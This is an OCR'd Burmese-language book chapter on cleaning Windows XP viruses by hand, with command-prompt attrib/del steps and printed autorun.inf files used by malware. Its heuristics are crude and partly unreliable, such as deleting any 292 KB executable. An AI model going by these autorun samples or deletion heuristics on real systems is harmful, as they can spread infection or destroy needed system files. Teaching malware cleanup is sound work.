ဒါ့ကြောင့် Virus တွေရဲ့နေထိုင်ရာကိုသိဖို့အလွန်ခက်ခဲတာပါ။ နေထိုင်ရာကလည်း ဘယ်တော့မှ တစ်နေရာတည်းမှာရှိမနေပါဘူး။ အနည်းဆုံး နှစ်နေရာခွဲနေတတ်ပါတယ်။ တစ်နေရာကိုသိသွားလို့ အဖျက်ခံရလျှင် အခြားတစ်နေရာမှပြန်လည်ရပ်တည်ပါတယ်။ စာဖတ်သူအနေနဲ့ ရှိသမျှ Virus File တွေကို တစ်ခါတည်းဖျက်နိုင်မှရမှာပါ။

Happy Birthday Virus နေထိုင်ရာ

စာဖတ်သူ Happy Birthday Virus ကိုကြားဖူးကောင်းကြားဖူးမယ်။ ဒါမှမဟုတ်ကိုယ်တိုင်တွေ့ကြုံဖူးမယ်ထင်တယ်။ သူရောက်နေပြီလား။ မလွယ်ရေးချမလွယ်ပါခင်ဗျာ။ ကွန်ပျူတာကို Restart ချခိုင်းပါလိမ့်မယ်။ Restart ချလိုက်မိလား။ လုံးဝ Windows ပြန်တက်မလာတော့ပါဘူး။ ရှေ့အခန်းကဏ္ဍမှာ ဖော်ပြခဲ့သလို Windows အတွက်အရေးပါတဲ့ System File **ntldr** ကိုဖျက်ထုတ်လိုက်လို့ပါ။ ၎င်း **ntldr** က Windows ရှိရာ Drive (C:) အောက်မှာရှိနေပါတယ်။ မမြင်ရအောင် Hidden လုပ်ထားပါတယ်။

Happy Birthday Virus ဝင်ရောက်နေပြီဆိုလျှင် Restart ချခိုင်းတဲ့အခါ Restart မချသေးပဲ။ Command Prompt ကိုဝင်လိုက်ပါ။

ဒါမှမဟုတ် Restart ချလိုက်မိလို့ပြန်တက်မလာတဲ့အခါ မူရင်း Windows စီဒီကိုအသုံးပြုကာ Repair လုပ်ရပါမယ်။ ဒါမှမဟုတ်လည်း အခြားကွန်ပျူတာစ်လုံးမှကူးယူရပါမယ်။ ကူးယူတဲ့အခါ **ntldr, NTDETECT.COM** နှစ်ဖိုင်လုံးကိုကူးယူရပါမယ်။ သာမန်မတွေ့မြင်နိုင်တာမို့ Control Panel ထဲမှ Folder Option ကိုဖွင့်ပြီး Hidden File ကို Show File လုပ်ဖို့လိုပါတယ်။ (စက်ပြုပြင်စာအုပ်များတွင်လေ့လာပါ) ပြီးလျှင် SafeMode ဖြင့်ဝင်ရောက်နိုင်လျှင် ပိုကောင်းပါတယ်။

ဟုတ်ပါပြီ Command Prompt မှရှင်းရမယ့် Key Word တွေကိုပဲပြောပါ့မယ်။ ဘယ်နေရာမှသုံးသုံး အတူတူပါပဲ။ ပထမဦးစွာသိထားရမှာကတော့ Happy Birthday ရဲ့မိခင်ဖိုင်ဟာ **explorer.exe** ဖြစ်တယ် ဆိုတာပါ။ စာဖတ်သူထည့်သွင်းရမှာက စာလုံးလိုင်းထူထားတဲ့ Key Word စာလုံးတွေကိုပါ။

C:\Document and Settings\Username>**cd** Enter Key

C:\>**dir c:\windows\system32*.exe /a**

ဖွက်ထားတဲ့ *.exe တွေကိုပါတွေ့ရပါမယ်။ **explorer.exe** ပါမပါဖြည်းဖြည်းချင်း ရှာကြည့်လိုက်ပါ။ **explorer.exe** တွေ့ပြီလား။

C:\>**attrib c:\windows\system32\explorer.exe -s -h -r**

C:\>**del c:\windows\system32\explorer.exe**

စာဖတ်သူသတိထားရမှာကတော့ c:\windows အောက်က explorer.exe ကိုမှားမဖျက်မိဖို့ပါပဲ။ Virus ကိုက်လို့စက်ပျက်တာခံလိုက်ချင်ပါတယ်။ ကိုယ်တိုင်ဖျက်လို့ စက်ပျက်တာတော့မဖြစ်စေချင်ပါ။

One Miss Call Virus ရဲ့ပြဿနာ

Happy Birthday Virus ကရေးသားသူကပဲ ပထမ Virus ကိုအားမရလို့ ဒုတိယအကြိမ် One Miss Call ကိုထပ်မံပွဲထုတ်ခဲ့ပါတယ်။ ဒီစကားလုံးလေးက Phone တွေမှာသုံးတဲ့စကားလုံးပါ။

One Miss Call Virus ကတော့အရမ်းကိုလုံခြုံအောင်ဖန်တီးခဲ့ပါတယ်။ ဒါပေမယ့်လဲ သူ့ထက်သူ လူစော်တွေမို့ မကြာခင်မှာပဲ ပွဲသိမ်းဖျာခေါက်ပြန်လိုက်ရပါပြီ။

၄င်းရဲ့ဒုက္ခပေးပုံကလည်း Task Manager, Winlogin, FolderOption မှအစ Folder အတော်များများကို Foldername.exe အဖြစ်အမည်ပေးကာအားယူလာပါတယ်။ Application Program တွေကို Virus တွေနဲ့အစားထိုးနေရာယူလာပါတယ်။ ကြာလာတာနဲ့အမျှ ကွန်ပျူတာဟာအဖတ်ဆယ်မရအောင်ပျက်ဖို့ ဦးတည်လာပါတယ်။ လုပ်ဆောင်ချက်အလွန်ပင်လေးလာပြီး Windows ပိတ်သွားပါတယ်။

One Miss Call Virus ရဲ့မိခင်ဖိုင်အမည်တွေကတော့ **svchost.exe, dir.exe, del.exe** တွေပဲဖြစ်ပါတယ်။ ရှိနေမယ့်ဖိုင်နေရာက C:\windows\system32\restore Folder, C:\windows\system32 Folder တွေမှာဖြစ်ပါတယ်။ ရှင်းလင်းရမယ့် Key Word တွေကတော့–

C:\Document and Settings\Username>**cd** Enter Key

C:\>**dir c:\windows\system32\restore*.exe /a**

ဖွက်ထားတဲ့ *.exe တွေကိုပါတွေ့ရပါမယ်။ **svchost.exe** ပါမပါရှာကြည့်လိုက်ပါ။

C:\>**attrib c:\windows\system32\restore\svchost.exe -s -h -r**

C:\>**del c:\windows\system32\restore\svchost.exe**

C:\>**dir c:\windows\system32*.exe /a**

dir.exe, del.exe တွေပါမပါရှာကြည့်လိုက်ပါ။ ပါရှိပါက–

C:\>**attrib c:\windows\system32\dir.exe -s -h -r**

C:\>**attrib c:\windows\system32\del.exe -s -h -r**


C:\>**del c:\windows\system32\dir.exe**

C:\>**del c:\windows\system32\del.exe**

စာဖတ်သူသိထားရမှာကတော့ c:\windows\system32 Folder အောက်မှာ **dir.exe, del.exe** တွေမပါရှိပါဘူးဆိုတာပါ။

One Miss Call Virus ရဲ့နောက်ဆက်တွဲပြဿနာ


One Miss Call Virus ရဲ့မိခင်ဖိုင်ဖြစ်တဲ့ svchost.exe အကြောင်းနဲ့နဲတော့ရှင်းပြဖို့လိုမယ် ထင်ပါတယ်။ svchost.exe ဖိုင်ဟာ Windows စနစ်အတွက် အရေးပါဖိုင်တစ်ဖိုင်ဖြစ်နေပါတယ်။ ရှိနေတဲ့ File Location ကတော့ C:\Windows\System32 Folder အောက်မှာရှိနေပါတယ်။ လုံးဝဖျက်လို့မရပါ။ ၎င်းရဲ့လုပ်ဆောင်ချက်မှာ စာဖတ်သူကွန်ပျူတာအတွင်းအသုံးချလုပ်ဆောင်ချက်အများစုကို ထိန်းချုပ်ထားတာပါ။ One Miss Call Virus ရဲ့ svchost.exe ကတော့ C:\Windows\System32\restore Folder အောက်မှာရှိနေတာပါ။ သတိထားဖျက်ဖို့လိုပါတယ်။ မှားသွားခဲ့လျှင် Windows မတက်နိုင်တော့ပါဘူး။



One Miss Call Virus ဟာကွန်ပျူတာအတွင်းနေရာအနှံ့မှာ Folder တွေကို .exe အဖြစ်ပြောင်းခဲ့သလို အခြား Application Program တွေကိုလည်း အစားထိုးနေရာယူခဲ့တာကြောင့် ရှာဖွေရှင်းလင်းရပါဦးမယ်။

ရှာဖွေပုံကတော့ Start=> Search မှရှာဖွေရပါမယ်။ *.exe လို့ထည့်သွင်းရှာခိုင်းရမှာပါ။ ရရှိလာတဲ့ .exe File တွေကိုစစ်ဆေးပါ။ File Name ဘာပဲဖြစ်နေပါစေ၊ File Size က 292 kb ရှိတာနဲ့ဖျက်ဖို့လိုပါတယ်။ Manual Delete နဲ့သာ File Location အတိုင်းဝင်ဖျက်သွားပါ။


ကျိန်းသေအောင် Command Prompt မှာ အောက်ပါအတိုင်းထပ်မံစစ်ဆေးပါ။ ယခုမြင်နေရတဲ့ ဖိုင်နှစ်ဖိုင်ကတော့ System File တွေဖြစ်ပါတယ်။ အခြားနေရာတွေကိုညွှန်းနေခဲ့လျှင် ရှာဖွေဖျက်ထုတ်လိုက်ပါ။ Command Key ကတော့ – C:\>**dir svchost.exe /w/s**




Virus ရှိပြီထင်တာနဲ့

စာဖတ်သူကွန်ပျူတာအတွင်း Virus ရှိနေပြီထင်တာနဲ့ ဒီလိုဖိုင်တွေကို ရှာဖွေရှင်းလင်းလိုက်ပါ။ မသင်္ကာတဲ့အချိန်တိုင်းစစ်ဆေးနိုင်ပါတယ်။ စစ်ဆေးဖို့တွေမလုပ်ခင် Folder Option ကို ဖွက်ထားတာတွေကို မြင်နိုင်ဖို့ Show Hidden File and Folder ကိုဦးစွာဖွင့်ထားပါ။

ရှာဖွေပုံကတော့ Start=> Search မှရှာဖွေရပါမယ်။ autorun.inf လို့ထည့်သွင်းရှာနိုင်းရမှာပါ။





ရရှိလာတဲ့ autorun.inf File တွေကိုစစ်ဆေးပါ။ In Folder နေရာမှာ File ရှိနေမယ့်လိပ်စာပါရှိပါတယ်။ ပုံမှန်အသုံးချ Application Program လိပ်စာကိုညွှန်းထားတာမဟုတ်လျှင် အဆင့်လိုက်ဝင်ရောက်စစ်ဆေးဖို့လိုပါတယ်။ ပုံမှန်အားဖြင့် ကွန်ပျူတာအတွင်းမှာ autorun.inf အမည်နဲ့ ဖိုင်လုံးဝမရှိတတ်ပါဘူး။ autorun.inf တွေဟာ Program ကူးပြောင်းထည့်သွင်းဖို့သာ လုပ်ဆောင်တာကြောင့် အသင့်သုံးနိုင်တဲ့ ကွန်ပျူတာအတွင်းရှိမနေကြပါဘူး။ အပေါ်မှ ဥပမာပြထားတဲ့ autorun.inf နှစ်ဖိုင်ကတော့ Install Program အတွင်းပါရှိတဲ့ ဖိုင်တွေသာဖြစ်ပါတယ်။

ဘယ်လိုစစ်ဆေးရမလဲဆိုတော့ autorun.infပေါ် Right Clickနှိပ် Open ဖြင့်ဖွင့်ပါ။ ညွှန်းဆိုထားတဲ့ ဖိုင်အမည်ကိုရှာဖွေပါ။

```
AUTORUN.INF - Notepad
File Edit Format View Help
[autorun]
OPEN=AutoRun\Demo32.exe
Icon=CyberLink.ico,0
```

ဒီ autorun.infကတော့ CyberLink Program ရဲ့ AutoRun Installation ဖြစ်ပါတယ်။ စာဖတ်သူသိဖို့လိုတာကတော့ ဖိုင်အမည် Demo32.exe ပဲဖြစ်ပါတယ်။

```
autorun.inf - Notepad
File Edit Format View Help
[autorun]

open=svchost.exe
shellexecute=svchost.exe
shell\explore\command=svchost.exe
shell=explore
```

ဒီ autorun.infကတော့ One Miss Call Virus ရဲ့ AutoRun Installation ဖြစ်ပါတယ်။ စာဖတ်သူသိဖို့လိုတာကတော့ ဖိုင်အမည် svchost.exe ပဲဖြစ်ပါတယ်။

```
autorun.inf - Notepad
File Edit Format View Help
[autorun]
open=mgy.exe
shellexecute=mgy.exe
shell\open\command=mgy.exe
shell=explore
```

ဒီ autorun.inf ကတော့ mgy Virus ရဲ့ AutoRun Installation ဖြစ်ပါတယ်။ စာဖတ်သူသိဖို့လိုတာကတော့ ဖိုင်အမည် mgy.exe ပဲဖြစ်ပါတယ်။


ဒီလိုတွေပြောနေလို့ autorun.inf ပေါ်မှာတွေ့ရတဲ့ File Name အတိုင်း ကွန်ပျူတာအတွင်း ဝင်ရောက်နေမယ်လို့တော့ မှုသေမယူဆပါနဲ့။ LOVE Virus ဆိုလျှင် autorun.inf မှာအမည်တစ်မျိုး၊ ကွန်ပျူတာအတွင်းရောက်လျှင် အမည်တစ်မျိုးပြောင်းသွားပါတယ်။

Task Manager(Ctrl+Alt+Delete) မှ Virus တွေကိုစောင့်ကြည့်ခြင်း

စာဖတ်သူအနေနဲ့ Task Manager ကိုမကြာခဏလေ့လာနေပြီး Virus တွေကိုစောင့်ကြည့်သင့်ပါတယ်။ Process တွင် ပုံမှန်လုပ်ဆောင်နေရာကနေ CPU Men Usage ထိုးတက်လာတဲ့ ----.exe တွေကိုသံသယ ထားသင့်ပါတယ်။

Task Manager မှာ ပုံမှန်လုပ်ဆောင်နေတဲ့စနစ်တွေအဖြစ် User Name နေရာမှာ Current Account Name, SYSTEM, LOCAL SERVICE, NETWORK SERVICE တွေကိုတွေ့ရမှာပါ။ Current Account Name မှလွဲလျှင် ကျန်တာတွေက System File တွေကို Run နေတာပါ။

စာဖတ်သူကွန်ပျူတာ (Current User Name) အမည်နဲ့ 50,000 K ကျော်လုပ်ဆောင်တဲ့ ဖိုင်တစ်ဖိုင်ရှိလာမယ်။ ကိုယ်ဖွင့်သုံးနေတဲ့ Application Program လည်းမဟုတ်ဆိုလျှင် Virus ဖြစ်နိုင်ပါတယ်။ ဥပမာ– svchost.exe File တစ်ခု Run နေပါတယ်။ User Name မှာ Current Account Name ဖြစ်နေတယ်။ CPU မှာလည်း Men Usage ကို 50,000 K ကျော်သုံးနေမယ်ဆိုလျှင်ကြိမ်းသေ Virus ပါပဲ။ System File တစ်ခုခုဟာ Current Account Name ပေါ်မှာ လာမ Run ပါဘူး။



အထက်ပါအချက်များနဲ့ကိုက်ညီလျှင်ထိုဖိုင်ကိုကလစ်နှိပ်ရွေးချယ်ကာ End Process Button ကိုနှိပ်ပြီးပိတ်လိုက်ပါ။ ကွန်ပျူတာကို Restart မချပဲ နောက်စာမျက်နှာပါကဏ္ဍဖြင့်ချက်ချင်းရှင်းထုတ်ပါ။

Virus များကိုအမြန်ဆုံးရှာဖွေရှင်းလင်းခြင်း

ရှေ့ကဏ္ဍမှာရှင်းပြထားသလို Task Manager မှာ သံသယ Virus File တစ်ခုတွေ့ပြီဆိုလျှင် ထိုဖိုင်အမည်ကို မှတ်လိုက်ပါ။ End Process ဖြင့်ပိတ်ပြီးချက်ခြင်း Start => Run => cmd ဖြင့် Command Prompt ထဲဝင်လိုက်ပါ။ အကယ်၍ Virus Run File ပိတ်လိုက်သည်နှင့် ကွန်ပျူတာ Restart ချသွားပါက Safe mode ဒါမှမဟုတ် Safe mode with Command Prompt မှလည်းဖြေရှင်းနိုင်ပါတယ်။ Restart ချသွားတဲ့အခါ လက်ရှိအသုံးပြု Windows အတွင်းလုံးဝပြန်မဝင်ပါနှင့်။ ပိုမိုဒုက္ခပေးနိုင်ပါတယ်။

ဟုတ်ပါပြီ Command Prompt ထဲမှာအောက်ပါအတိုင်းအဆင့်လိုက်ရှာဖွေဖြေရှင်းလိုက်ပါ။ ယခု စာဖတ်သူနားလည်ရန် rundll.32.exe Virus File ကိုစာရေးသူကွန်ပျူတာအတွင်းထည့်သွင်းပြီး စမ်းသပ်ဖြေရှင်းပြလိုက်ပါတယ်။ စာဖတ်သူသိထားဖို့လိုတာကတော့ System အဖြစ်ကွန်ပျူတာအတွင်း rundll32.exe ရှိပြီးသားဆိုတာပါ။ .(FullStop) တစ်စက်ပဲပိုပါတာ Virus File ပါ။

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Aspire 4736Z>cd\

C:\>dir rundll.32.exe /w/s/a
 Volume in drive C is ACER XP
 Volume Serial Number is B03B-CA28

 Directory of C:\WINDOWS

rundll.32.exe
               1 File(s)        256,192 bytes

 Directory of C:\WINDOWS\system32

rundll.32.exe
               1 File(s)        256,192 bytes

     Total Files Listed:
               2 File(s)        512,384 bytes
               0 Dir(s)  71,700,930,560 bytes free

C:\>
```

အထက်ပါပုံတွင်မြင်ရသည့်အတိုင်းနေရာနှစ်နေရာမှာ rundll.32.exe ရှိနေပါတယ်။ ရှာဖွေလိုက်တဲ့ Command Key ကတော့ C:\>**dir <u>virus name</u> /w/s/a** ပဲဖြစ်ပါတယ်။ ဖိုင်လမ်းကြောင်းအတိုင်း attrib လုပ်ပြီးဖျက်လိုက်တာနဲ့ရပါပြီ။ rundll.32.exe နဲ့တင်မပြီးသေးပါဘူး။ rundll.32.dll ဆိုတာရှိပါသေးတယ်။

rundll.32.dll ကိုလည်းအောက်ပါအတိုင်း ကိုသုံးပြီးရှာပါမယ်။ စာဖတ်သူကြုံသိဖို့လိုတာကတော့ ဆိုတာ rundll.32.dll အတွင်းလုံးဝမရှိပါဘူး။ စာဖတ်သူအနေနဲ့ ဒီဖိုင်ဟာ Virus File လား၊ System လား မကွဲပြားလျှင် စာရေးသူထံကို E-mail ပို့ပြီးမေးမြန်းနိုင်ပါတယ်။ ဒါမှမဟုတ် အင်တာနက်ပေါ်မှလည်း Website များတွင်ရှာဖွေသိရှိနိုင်ပါတယ်။ ဒီလိုမှမဟုတ်လျှင် Virus မရှိဘူးဟုယူဆသော ကွန်ပျူတာတစ်လုံးအတွင်း ရှာကြည့်ပါ။ ရှိနေလျှင် System ဖြစ်ဖို့များပါတယ်။ Windows တူနေလျက် မရှိလျှင် ကြိမ်းသေ Virus File ပါ။ ရှာရမယ့် Command Key ကတော့ C:\>**dir name /w/s/a** ပဲဖြစ်ပါတယ်။

ဟုတ်ပါပြီ။ ဆက်လက်ပြီး rundll.32.dll ကိုရှာဖွေကြည့်ပါဦး။

```
C:\WINDOWS\system32\cmd.exe

C:\>dir rundll.32.dll /w/s/a
 Volume in drive C is ACER XP
 Volume Serial Number is B03B-CA28

 Directory of C:\WINDOWS\system32\Setup

rundll.32.dll
               1 File(s)            192 bytes

     Total Files Listed:
               1 File(s)            192 bytes
               0 Dir(s)  71,697,580,032 bytes free

C:\>attrib C:\windows\system32\setup\rundll.32.dll -s -r -h

C:\>del C:\windows\system32\setup\rundll.32.dll

C:\>
```

ဒီလောက်ဆိုလျှင် စာဖတ်သူအနေနဲ့ဘယ်လို Virus မျိုးပဲလာလာ ဖြေရှင်းဖျက်ထုတ်နိုင်မယ်လို့ ထင်ပါတယ်။ စာဖတ်သူအတွက် တွေ့ကြုံလာရမယ့်အခက်အခဲကတော့ Virus File အမည်ဘာဆိုတာ သိဖို့ပါပဲ။ စာရေးသူလည်း နောင်ထွက်ပေါ်လာမယ့် Virus တွေကိုမသိတာကြောင့် Virus File အမည်တွေကို မပြောပြနိုင်ပါဘူး။

ဟာသပြောတာပါ။ စာဖတ်သူအနေနဲ့ အကောင်းဆုံးဖြေရှင်းနိုင်မယ်ဆိုတာ စာရေးသူယုံကြည်ပါတယ်။ ခေတ်လူငယ်တွေ မညံ့ပါဘူး။

Windows XP Repair ပြုလုပ်ခြင်းကိစ္စ

ကွန်ပျူတာကို Virus တိုက်ခိုက်သွားတာနဲ့ Windows OS ဟာပုံမှန်မဟုတ်တာများပါတယ်။ ပြဿနာလေးတွေ အနည်းအများရှိလာပါတယ်။ တစ်ခါတရံဘယ်လိုမှသုံးလို့အစဉ်မပြေတော့တဲ့အတွက် Windows XP ပြန်တင်ချင်ပါလိမ့်မယ်။ ဒါပေမယ့်လဲ ထည့်ထားတဲ့ဆော့ဖ်ဝဲတွေ၊ Hardware Driver တွေ၊ အချိန်တွေကြောင့်လက်တွန့်နေတာလား။

ဒီလိုတွေကြောင့်ဆိုလျှင် Windows Repair လုပ်တာနဲ့ပြန်ရပါတယ်။ ဒါပေမယ့်လဲပြဿနာပေါ်မူတည်ပြီး အစအဆုံးလုပ်ရတဲ့အခါတွေလည်းရှိပါတယ်။ File အချို့ပျက်တာဆိုလျှင်တော့ ခပ်မြန်မြန်နဲ့ Repair လုပ်သွားနိုင်ပါတယ်။

Windows Repair လုပ်တဲ့ ကောင်းကျိုးကတော့ Software တွေ၊ Hardware Driver တွေကို ပြန်တင်စရာမလိုပဲ အသုံးပြုနိုင်ပါတယ်။ ဆိုးကျိုးကတော့ Virus တွေကျန်နေသေးတယ်ဆိုလျှင် ပြန်လည်ကူးစက်အသက်ပြန်ရှင်လာနိုင်ပါတယ်။ စာရေးသူကိုယ်တိုင်တာဝန်မခံနိုင်တဲ့ကိစ္စဖြစ်နေပါတယ်။

အကောင်းဆုံးကတော့ Virus ကိုက်ခံရတဲ့ အပိုင်းကို Format ချပြီး Windows အစမှပြန်တင် စာရေးသူရှေ့ပိုင်းမှာရှင်းပြခဲ့သလို **တံခါးပိတ်လမ်းစဉ်**ဖြင့်ပြန်လည်အသုံးပြုပါ။ ဒါဆိုလျှင် Virus အားလုံးလဲ ကင်းစင်သွားသလို နောက်တစ်ကြိမ်ဒီလိုအဖြစ်လည်း ကင်းဝေးပါလိမ့်မယ်။

Windows Repair လုပ်ဆောင်ချက်တွေကို ဒီစာအုပ်ထဲမှာထည့်မရှင်းပြနိုင်တာကို ခွင့်လွှတ်နားလည်ပေးပါ။ Windows Repair လုပ်တဲ့အကြောင်း မြန်မာဘာသာနဲ့နည်းပညာစာအုပ်အတော်များများမှာပါရှိသလို နည်းပညာမဂ္ဂဇင်းများမှာလည်း မကြာခဏဖော်ပြကြပါတယ်။

နောက်ပြီးတော့ စာရေးသူရဲ့ယခုစာအုပ်မှာ Virus တွေကိုရှင်းလင်းဖို့ဦးတည်ထားတဲ့အတွက် Windows Repair ကဏ္ဍကို ချန်လှပ်ထားခဲ့ရတာပါ။ စာဖတ်သူအတွက် စာအုပ်စာ တန်းရှာဖွေရတာအခက်အခဲရှိခဲ့လျှင် စာရေးသူ Email ကိုစာပို့ဆက်သွယ်နိုင်ပါတယ်။

ဆက်လက်ပြီး Registry တွေရဲ့ပြဿနာကို Command Prompt ဖြင့်ဖြေရှင်းသွားတာကို ဆက်လက်ရှင်းပြပါ့မယ်။

Windows ပြန်လည်ကျန်းမာရေးအတွက်လုပ်ငန်းစဉ်များ

Virus တွေကြောင့်ကွန်ပျူတာလည်း တော်တော်မောပန်းသွားပြီထင်ပါတယ်။ တိုက်ခိုက်ခံလိုက်ရတာနဲ့ Windows OS တက်နေပေမယ့် System ပြဿနာလေးတွေ ပေါ်ပေါက်လာပါတယ်။

FolderOption, Registry, TaskManager တွေကိုပိတ်ထားတာတွေပြန်ပြင်ဆင်ရပါမယ်။ Registry ပြန်လုပ်ဆောင်နိုင်ပြီဆိုတာနဲ့ ပြန်လည်ကျန်းမာရေးကိုပြုလုပ်ရပါမယ်။ ကာကွယ်ဆေးတွေတိုက်ကျွေးရပါမယ်။ နောက်တစ်ကြိမ်ဘယ်အခါဆိုတာမသိတော့ခက်တာပေါ့လေ။

System ပြဿနာလေးတွေအတွက် စာရေးသူရှေ့ကဏ္ဍမှာ Script Program တစ်ပုဒ်အဆင်သင့်ဖန်တီးပေးထားပေမယ့် စာဖတ်သူအတွက်သိစေချင်လို့ ယခုထပ်မံပြီးအသေးစိတ်ရှင်းပြလိုက်ပါတယ်။


ပထမဦးစွာ Virus များရှင်းလင်းပြီးသောကွန်ပျူတာကို လက်ရှိ User Account Name ဖြင့်မသုံးပါနှင့်။ User Account အသစ်တစ်ခုထပ်မံရယူပြီး User Account အဟောင်းကိုဖျက်လိုက်ပါ။

- Control Panel အတွင်းမှ User Accounts သို့ဝင်ပါ။
- Create a new Account ကိုနှိပ်ပါ။ အမည်တစ်ခုပေးပါ။ Password ပေးလိုလျှင်ပေးပါ။
- Start => Logoff => Switch User မှ new Account ဖြင့်ဝင်ပါ။(Restart မချပါနှင့်)

- Control Panel အတွင်းမှ User Accounts သို့ပြန်ဝင်ပါ။
- User Accounts အဟောင်းကိုကလစ်တစ်ချက်နှိပ်ရွေးချယ်ပြီး Delete the Account ကိုနှိပ်ပြီးဖျက်လိုက်ပါ။

Accountအသစ်ဖြင့်ဝင်ရောက်ခြင်းဖြင့် Registry မှအစအသစ်ပြန်လည်လုပ်ဆောင်ပါတယ်။ သာမန်ရေးဆွဲထားသော Virus များကိုလည်း ဆက်လက်လုပ်ဆောင်မှုကို တားမြစ်ပြီးသားဖြစ်နေပါမယ်။

